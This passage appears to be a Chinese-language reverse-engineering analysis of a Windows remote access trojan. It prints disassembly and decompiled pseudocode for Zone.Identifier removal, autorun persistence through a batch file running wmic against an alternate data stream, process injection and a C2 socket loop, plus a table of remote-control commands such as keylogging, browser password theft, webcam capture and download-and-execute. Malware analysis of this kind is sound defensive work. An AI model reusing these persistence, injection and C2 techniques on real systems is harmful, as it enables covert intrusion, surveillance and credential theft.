12A5014  .  FF75 F0       push [local.4]                  ; FileName = "C:\Users\XinSai\Documents\images.exe:Zone.Identifier"
12A5017  .  FF15 B8912A0  call dword ptr ds:[<&KERNEL32.DeleteFil ; DeleteFileW
12A501D  .  8B4D F0       mov ecx,[local.4]
12A5020  .  E8 F81EFFFF   call win10.01296F1D
12A5025  .  8D4D DC       lea ecx,[local.9]
12A5028  .  E8 54F0FEFF   call win10.01294081
12A502D  >  393B          cmp dword ptr ds:[ebx],edi
12A502F  .  75 15         jnz short win10.012A5046
12A5031  .  53            push ebx                        ; pHandle
12A5032  .  68 3F000F00   push 0xF003F                    ; Access = KEY_ALL_ACCESS
12A5037  .  57            push edi                        ; Reserved
12A5038  .  FF73 10       push dword ptr ds:[ebx+0x10]    ; Subkey
12A503B  .  68 01000080   push 0x80000001                 ; hKey = HKEY_CURRENT_USER
12A5040  .  FF15 34902A0  call dword ptr ds:[<&ADVAPI32.RegOpenKe ; RegOpenKeyExW
12A5046  >  837D 10 00    cmp [arg.3],0x0
12A504A  .  0F84 5A01000  je win10.012A51AA
12A5050  .  8D45 E8       lea eax,[local.6]
栈 ss:[0036F464]=050B0000, (UNICODE "C:\Users\XinSai\Documents\images.exe:Zone.Identifi")
```

写入批处理脚本，开机自启


当程序再往下，首先在指定路径写入 Windows 批处理脚本：“program.bat”。启动脚本会轮询所有用户，存放到开机启动项中


大致流程是：

开机启动 program.bat

Program.bat 中会先启动 wmic 来执行指定进程（文件流形式）

```
if ( !*(_DWORD *)v4 )
  RegOpenKeyExW(HKEY_CURRENT_USER, *((LPCWSTR *)v4 + 4), 0, 0xF003Fu, (PHKEY)v4);
if ( a4 )
{
  SHGetKnownFolderPath(&rfid, 0, 0, &ppszPath);
  sub_40460A((LPWSTR *)&a4, (int)v4, ppszPath);
  sub_4043FA(&a4, (int)v4, L"\\programs.bat");
  sub_40460A((LPWSTR *)&lpAddress, (int)v4, L"for /F \"usebackq tokens=*\" %%A in (\"");
  v15 = sub_4043FA(&lpAddress, (int)v4, a4);
  v16 = sub_4043FA(v15, (int)v4, L":start");
  sub_4043FA(v16, (int)v4, L"\") do %%A");
  v17 = sub_4045F0((LPCWSTR *)&lpAddress);
  v18 = *(const void **)sub_40456D(&v37);
  v19 = (LPCSTR *)sub_40456D(&lpExistingFileName);
  sub_415C81(*v19, v18, v17);
  sub_406F1D((LPVOID)lpExistingFileName);
  sub_406F1D(v37);
  sub_413915((int)v39[3], (LPWSTR *)&lpExistingFileName, v17);
  sub_4043FA(&lpExistingFileName, v17, L"\\Documents:ApplicationData");
  sub_40460A((LPWSTR *)v42, v17, L"wmic process call create '\"");
  v20 = sub_4043FA(v42, v17, (LPVOID)lpExistingFileName);
  sub_4043FA(v20, v17, L"\"'");
  sub_4043FA(&a4, v17, L":start");
  v21 = sub_4045F0((LPCWSTR *)v42);
  v22 = *(const void **)sub_40456D(&v36);
  v23 = (LPCSTR *)sub_40456D(&v37);
  sub_415C81(*v23, v22, v21);
  sub_406F1D(v37);
  sub_406F1D(v36);
  v7 = 0;
  CopyFileW(v9, lpExistingFileName, 0);
  sub_406F1D(v42[0]);
  v42[0] = 0;
  sub_406F1D((LPVOID)lpExistingFileName);
  sub_406F1D(lpAddress);
  lpAddress = 0;
  sub_406F1D(a4);
  v4 = (char *)v39;
}
```





选择系统位数来启动不同进程

这段代码是一个子函数，它的主要是根据当前系统的位数，选择启动不同的进程。
首先获取当前进程，并通过 IsWow64Process 函数判断系统是否为 64 位，如果函数执行失败，直接返回。
如果系统为 64 位，执行以下步骤：
a. 通过 VirtualAlloc 函数申请内存。
b. 获取 Windows 系统目录，并在其后拼接字符串 "\System32\cmd.exe"，得到启动进程的路径。
c. 通过 sub_401293 函数设置启动信息。
d. 调用 CreateProcessA 函数创建进程，如果失败，直接返回。
e. 等待 1000 毫秒，并获取创建的进程的进程 ID。
如果系统为 32 位，执行以下步骤：

a. 调用 sub_4160C3 函数遍历进程，如果失败，直接返回。
b. 获取创建的进程的进程 ID。
最后，调用 sub_415FE0 函数打开进程，并写入内存。

```
  }
  if ( v23 || (sub_414EEF(v21, lpFileName, v16, v20), !lpFileName) )
  {
    if ( v17 )
      sub_415F21();                         // 32、64进程遍历，打开并写入内存
    sub_405E61(v26);                        // socks
  }
  else
  {
    v10 = 0;
    sub_404656((WCHAR **)&lpAddress, (LPCWSTR *)v22);
```

```
int sub_415F21()
{
  HANDLE v0; // eax
  int result; // eax
  CHAR *v2; // ebx
  struct _STARTUPINFOA StartupInfo; // [esp+10h] [ebp-60h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+5Ch] [ebp-14h] BYREF
  BOOL Wow64Process; // [esp+6Ch] [ebp-4h] BYREF

  Wow64Process = 0;
  v0 = GetCurrentProcess();
  result = IsWow64Process(v0, &Wow64Process);
  if ( result )
  {
    if ( Wow64Process )
    {
      v2 = (CHAR *)VirtualAlloc(0, 0xFFu, 0x1000u, 0x40u);
      GetWindowsDirectoryA(v2, 0x104u);
      qmemcpy(&v2[lstrlenA(v2)], "\\System32\\cmd.exe", 0x14u);
      sub_401293((int)v2, (char *)&StartupInfo, 0, 0x44u);
      ProcessInformation.hProcess = 0;
      ProcessInformation.hThread = 0;
      ProcessInformation.dwProcessId = 0;
      ProcessInformation.dwThreadId = 0;
      result = CreateProcessA(v2, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
      if ( !result )
        return result;
      Sleep(0x3E8u);
    }
    else
    {
      result = sub_4160C3();                    // 进程遍历
      if ( !result )
        return result;
    }
    result = sub_415FE0();                      // 进程打开，写入内存
  }
  return result;
}
```

TCP 连接

而 sub_405E61 就是 Socket 连接循环等待，并通过 "Sleep" 函数实现了睡眠，以等待下一次执行

连接到指定的主机名。它创建了一个套接字，并使用 `getaddrinfo` 函数将主机名解析为 IP 地址，然后使用 `WSAConnect` 函数连接到该地址。如果连接成功，则函数返回 1，否则返回 0。

```
memset(&pHints.ai_addrlen, 0, 16);
Hints.ai_socktype = 1;
f ( !getaddrinfo(pNodeName, 0, &pHints, &ppResult) )

ai_addr = ppResult->ai_addr;
v6 = socket(2, 1, 0);
*(this + 12) = v6;
if ( v6 != -1 )
{
  *(this + 460) = *&ai_addr->sa_data[2];
  v10 = hostshort;
  *(this + 456) = 2;
  v7 = htons(v10);
  v11 = ppResult;
  *(this + 458) = v7;
  freeaddrinfo(v11);
  LibraryA = LoadLibraryA("Ws2_32.dll");
  GetProcAddress(LibraryA, "connect");
  if ( WSAConnect(*(this + 12), (this + 456), 16, 0, 0, 0, 0) != -1 )
  {
    v12 = *(this + 472);
    *(this + 8) = 1;
    ReleaseMutex(v12);
    goto LABEL_6;
  }
  *(this + 12) = -1;
}
```

远控功能

其远程控制指令种类繁多，包含如下功能：

功能号	功能
0x0	获取被控制机器信息
0x2	获取进程列表信息
0x4	获取驱动器信息
0x6	获取目录信息
0x8	从受害设备的文件夹中检索文件
0xA	删除指定文件
0xC	结束指定进程
0xE	远程 shell
0x10	结束指定线程
0x12	列出受害者的相机设备信息
0x14	开启摄像机

0x16	停止摄像机
0x18	获取活动程序的标题
0x1A	退出并删除自身文件
0x1C	下载文件到被控制端
0x20	获取浏览器密码
0x22	从给定的 URL 下载文件到被控端并执行
0x24	在线键盘记录
0x26	离线键盘记录
0x28	在受害者的设备上安装 HRDP Manager
0x2A	启用反向代理
0x2C	停止反向代理
0x30	启动远程 VNC
0x32	关闭远程 VNC
0x38	反向代理端口设置
0x3A	执行或打开指定文件
0x48	注入指定进程
0x4A	遍历获取文件信息
0x4C	多种命令后细分，包括关机、网络测试、退出等